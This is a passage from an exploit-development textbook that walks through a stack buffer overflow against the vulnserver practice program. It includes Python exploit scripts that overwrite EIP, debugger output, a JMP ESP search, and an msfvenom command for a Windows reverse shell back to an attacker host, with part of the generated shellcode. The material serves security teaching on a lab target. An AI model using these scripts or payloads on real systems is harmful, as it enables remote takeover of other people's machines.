p2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6C
r7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1C
u2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6C
w7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1C
z2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6D
b7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1D
e2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6D
g7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1D
j2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6D
l7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1D
o2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6D
q7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1D
t2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6D
v7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1D
y2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6E
a7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1E
d2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6E
f7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1E
i2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6E
k7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1E
n2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6E
p7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1E
s2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6E
u7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1E
x2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6E
z7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1F
c2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6F
e7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1F
h2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6F
j7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1F
m2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6F
```

```
o7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1F
r2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6F
t7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1F
w2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6F
y7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1G
b2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6G
d7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1G
g2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6G
i7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"

s.send(('TRUN .' + buffer + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Now, let's run vulnserver. Then, open the Immunity Debugger as an administrator. Navigate to **File** | **Attach** and select **vulnserver**:



Click on **Attach** and hit the run program. Then run our exploit, and look at what happens inside the Immunity Debugger:

```
Access violation when executing [396F4338] - use Shift+F7/F8/F9 to pass exception to program
```

Let's take a look inside the registers:

```
EAX 0235F200 ASCII "TRUN .Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1
ECX 003C5618
EDX 0000427B
EBX 0000007C
ESP 0235F9E0 ASCII "Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq
EBP 6F43376F
ESI 00000000
EDI 00000000

EIP 396F4338

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

Now, the EIP contains `396F4338`. Let's try to find this pattern from our attacking machine:

```
./pattern_offset.rb -q 0x396f4338 -l 5000
```


The output for the preceding command can be seen in the following screenshot:

```
# ./pattern_offset.rb -q 0x396f4338 -l 5000
[*] Exact match at offset 2006
#
```


So, to control the instruction pointer, we need to inject `2006` As. Then, we need 4 bytes to control the EIP register and the rest will be injected as a shellcode (`5000-2006-4`); that gives us `2990` characters. Let's try it to make sure we are going in the right direction:

```
#!/usr/bin/python
import socket

server = '172.16.89.131'
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
buffer =''
buffer+= 'A'*2006
buffer+= 'B'*4
buffer+= 'C'*(5000-2006-4)
s.send(('TRUN .' + buffer + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```


This is what our payload should look like:




Close the Immunity Debugger and start the application again. Then, start the exploit code again. We should see Bs injected inside the EIP register:



It worked! I'm going to recheck again using the Immunity Debugger. Let's take a look inside the **Registers (FPU)**:



Now we have control over the EIP register. Let's take a look inside the stack:



As you can see, there are our As, then 4 bytes of Bs that overflowed the EIP register, and then `299*0` of Cs .

What we are going to do in the next chapter is inject a shellcode in those Cs.

Summary

In this chapter, we went through fuzzing and how to get the program to crash. Then, we saw how to get the exact offset of the RIP register using the Metasploit Framework and a very simple method of injecting a shellcode. Finally, we went through a complete example of fuzzing and controlling the instruction pointer.

In the next chapter, we will continue with our example and see how to find a place for a shellcode and make it work. Also, we will learn more techniques in the buffer overflow.

8

Exploit Development – Part 2

In this chapter, we will continue our topic about exploit development. First, we will continue and complete our previous example by injecting a shellcode. Then, we will talk about a new technique, which is used to avoid the NX protection mechanism (NX will be explained in the last chapter).

The following are the topics that we will cover in this chapter:


- Injecting shellcode
- Return-oriented programming
- Structured exception handler

Injecting shellcode


Now, let's continue our example from the previous chapter. After we have control of the instruction pointer, what we need is to inject a shellcode and redirect the instruction pointer to point at it.

For that to happen, we will need to find a home for the shellcode. It's easy, actually; it just involves jumping to the stack. What we need now is to find that instruction:


1. Start vulnserver, then start the Immunity Debugger as an administrator, and from the **File** menu, attach with vulnserver:



2. Hit the run program icon and then right-click and select **Search for**; then, select **All Commands in all modules** to search for any instruction within the application itself or any related library:



3. Then what we need to do is jump to the stack to execute our shellcode; so, let's search for the `JMP ESP` instruction and hit **Find**:



Address	Disassembly	Comment	Module Name
02B21000	ADD AL,28	(Initial CPU selection)	C:\Windows\SysWOW64\sechost.dll
02B3211B	JMP ESP		C:\Windows\SysWOW64\sechost.dll
10001000	MOV CH,0E6	(Initial CPU selection)	C:\Windows\syswow64\CRYPTBASE.dll
3FD21000	SBB EAX,AD7DEBC5	(Initial CPU selection)	C:\Windows\System32\wshtcpip.dll
40161000	AND BH,BL	(Initial CPU selection)	C:\Windows\syswow64\NSI.dll
40162273	JMP ESP		C:\Windows\syswow64\NSI.dll
41AC1000	NOP	(Initial CPU selection)	C:\Windows\syswow64\WS2_32.DLL
41ADD743	JMP ESP		C:\Windows\syswow64\WS2_32.DLL
62501000	PUSH EBP	(Initial CPU selection)	C:\Users\test\vulnserver\essfunc.dll
625011AF	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
625011BB	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
625011C7	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
625011D3	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
625011DF	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
625011EB	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
625011F7	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
62501203	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
62501205	JMP ESP		C:\Users\test\vulnserver\essfunc.dll
6C881000	XCHG EAX,ESP	(Initial CPU selection)	C:\Windows\system32\mswsock.dll
6C89A887	JMP ESP		C:\Windows\system32\mswsock.dll
6C8A49F3	JMP ESP		C:\Windows\system32\mswsock.dll
6F8E1000	CLD	(Initial CPU selection)	C:\Windows\syswow64\USP10.dll
6FF51000	LOOPD SHORT msvcrt.6FF51009	(Initial CPU selection)	C:\Windows\syswow64\msvcrt.dll
6FFBB391	JMP ESP		C:\Windows\syswow64\msvcrt.dll
70991000	NOP	(Initial CPU selection)	C:\Windows\syswow64\MSCTF.dll
70999C77	JMP ESP		C:\Windows\syswow64\MSCTF.dll
77C61000	MOV WORD PTR DS:[EDX+D8366FF5],GS	(Initial CPU selection)	C:\Windows\syswow64\ADVAPI32.dll
77CA5D33	JMP ESP		C:\Windows\syswow64\ADVAPI32.dll
77CAAC33	JMP ESP		C:\Windows\syswow64\ADVAPI32.dll
77CC3BDB	JMP ESP		C:\Windows\syswow64\ADVAPI32.dll
77CC688A	JMP ESP		C:\Windows\syswow64\ADVAPI32.dll
77CCF14F	JMP ESP		C:\Windows\syswow64\ADVAPI32.dll
7D621000	LEAVE	(Initial CPU selection)	C:\Windows\syswow64\LPK.dll
7D851000	ENTER 0EA6A,7D	(Initial CPU selection)	C:\Windows\syswow64\KERNELBASE.dll
7D88B7BC	JMP ESP		C:\Windows\syswow64\KERNELBASE.dll
7D8B0000	RCL BYTE PTR DS:[ECX],0D7	(Initial CPU selection)	C:\Windows\syswow64\SspiCli.dll
7D8C3CEB	JMP ESP		C:\Windows\syswow64\SspiCli.dll
7D920000	SBB BYTE PTR DS:[EDX],DL	(Initial CPU selection)	C:\Windows\system32\IMM32.DLL
7DAC0000	INC EAX	(Initial CPU selection)	C:\Windows\syswow64\GDI32.dll
7DAE0690	JMP ESP		C:\Windows\syswow64\GDI32.dll
7DB60000	CWDE	(Initial CPU selection)	C:\Windows\syswow64\RPCRT4.dll
7DB87E89	JMP ESP		C:\Windows\syswow64\RPCRT4.dll
7DBA78C1	JMP ESP		C:\Windows\syswow64\RPCRT4.dll
7DBA78DF	JMP ESP		C:\Windows\syswow64\RPCRT4.dll
7DBC289C	JMP ESP		C:\Windows\syswow64\RPCRT4.dll
7DBF2A08	JMP ESP		C:\Windows\syswow64\RPCRT4.dll
7DC60000	SBB DL,BH	(Initial CPU selection)	C:\Windows\syswow64\user32.dll
7DC7FCDB	JMP ESP		C:\Windows\syswow64\user32.dll
7DD70000	CMP DWORD PTR SS:[EBP-15],EBP	(Initial CPU selection)	C:\Windows\syswow64\kernel32.dll
7DD93132	JMP ESP		C:\Windows\syswow64\kernel32.dll
7DDF3165	JMP ESP		C:\Windows\syswow64\kernel32.dll
7DE80000	MOV EAX,DWORD PTR SS:[ESP+4]	(Initial CPU selection)	C:\Windows\SysWOW64\ntdll.dll
7DE8F8C1	ADD ESP,4	(Initial CPU selection)	C:\Users\test\vulnserver\vulnserver.exe
7DEBDC9D	JMP ESP		C:\Windows\SysWOW64\ntdll.dll
7DECF9B1	JMP ESP		C:\Windows\SysWOW64\ntdll.dll


4. Let's copy the address of `JMP ESP` from `kernel32.dll 7DD93132`, then re-run vulnserver inside the Immunity Debugger again, and hit the run program icon.

> You can use any library, not just `kernel32.dll`. However, if you use the system's libraries, such as `kernel32.dll`, then the address will change each time Windows boots up due to the ASLR mechanism (which will be explained in the last chapter); but if you use a library related to the application and not related to the system, then the address will not change.

5. Then, from the attacking machine, edit our exploit to be like this:

```
#!/usr/bin/python
import socket

server = '172.16.89.131'
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
buffer =''
buffer+= 'A'*2006
buffer += '\x32\x31\xd9\x7d'
buffer+= 'C'*(5000-2006-4)
s.send(('TRUN .' + buffer + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

6. Then, run the exploit. The instruction pointer is not pointing at `43434343`, which are our `C` characters:



7. Now we are ready to insert our shellcode. Let's create one using the Metasploit Framework:

```
$ msfvenom -a x86 -platform Windows -p
windows/shell_reverse_tcp LHOST=172.16.89.1 LPORT=4321 -b
'\x00' -f python
```

8. This command generates a reverse TCP shell to connect back to my attacking machine on port `4321`:

```
Payload size: 351 bytes
Final size of python file: 1684 bytes
buf =  ""
buf += "\xbb\x6e\x66\xf1\x4c\xd9\xe9\xd9\x74\x24\xf4\x5a\x2b"
buf += "\xc9\xb1\x52\x31\x5a\x12\x83\xea\xfc\x03\x34\x68\x13"
buf += "\xb9\x34\x9c\x51\x42\xc4\x5d\x36\xca\x21\x6c\x76\xa8"
buf += "\x22\xdf\x46\xba\x66\xec\x2d\xee\x92\x67\x43\x27\x95"
buf += "\xc0\xee\x11\x98\xd1\x43\x61\xbb\x51\x9e\xb6\x1b\x6b"
buf += "\x51\xcb\x5a\xac\x8c\x26\x0e\x65\xda\x95\xbe\x02\x96"
buf += "\x25\x35\x58\x36\x2e\xaa\x29\x39\x1f\x7d\x21\x60\xbf"
buf += "\x7c\xe6\x18\xf6\x66\xeb\x25\x40\x1d\xdf\xd2\x53\xf7"
buf += "\x11\x1a\xff\x36\x9e\xe9\x01\x7f\x19\x12\x74\x89\x59"
buf += "\xaf\x8f\x4e\x23\x6b\x05\x54\x83\xf8\xbd\xb0\x35\x2c"
buf += "\x5b\x33\x39\x99\x2f\x1b\x5e\x1c\xe3\x10\x5a\x95\x02"
buf += "\xf6\xea\xed\x20\xd2\xb7\xb6\x49\x43\x12\x18\x75\x93"
buf += "\xfd\xc5\xd3\xd8\x10\x11\x6e\x83\x7c\xd6\x43\x3b\x7d"
buf += "\x70\xd3\x48\x4f\xdf\x4f\xc6\xe3\xa8\x49\x11\x03\x83"
buf += "\x2e\x8d\xfa\x2c\x4f\x84\x38\x78\x1f\xbe\xe9\x01\xf4"
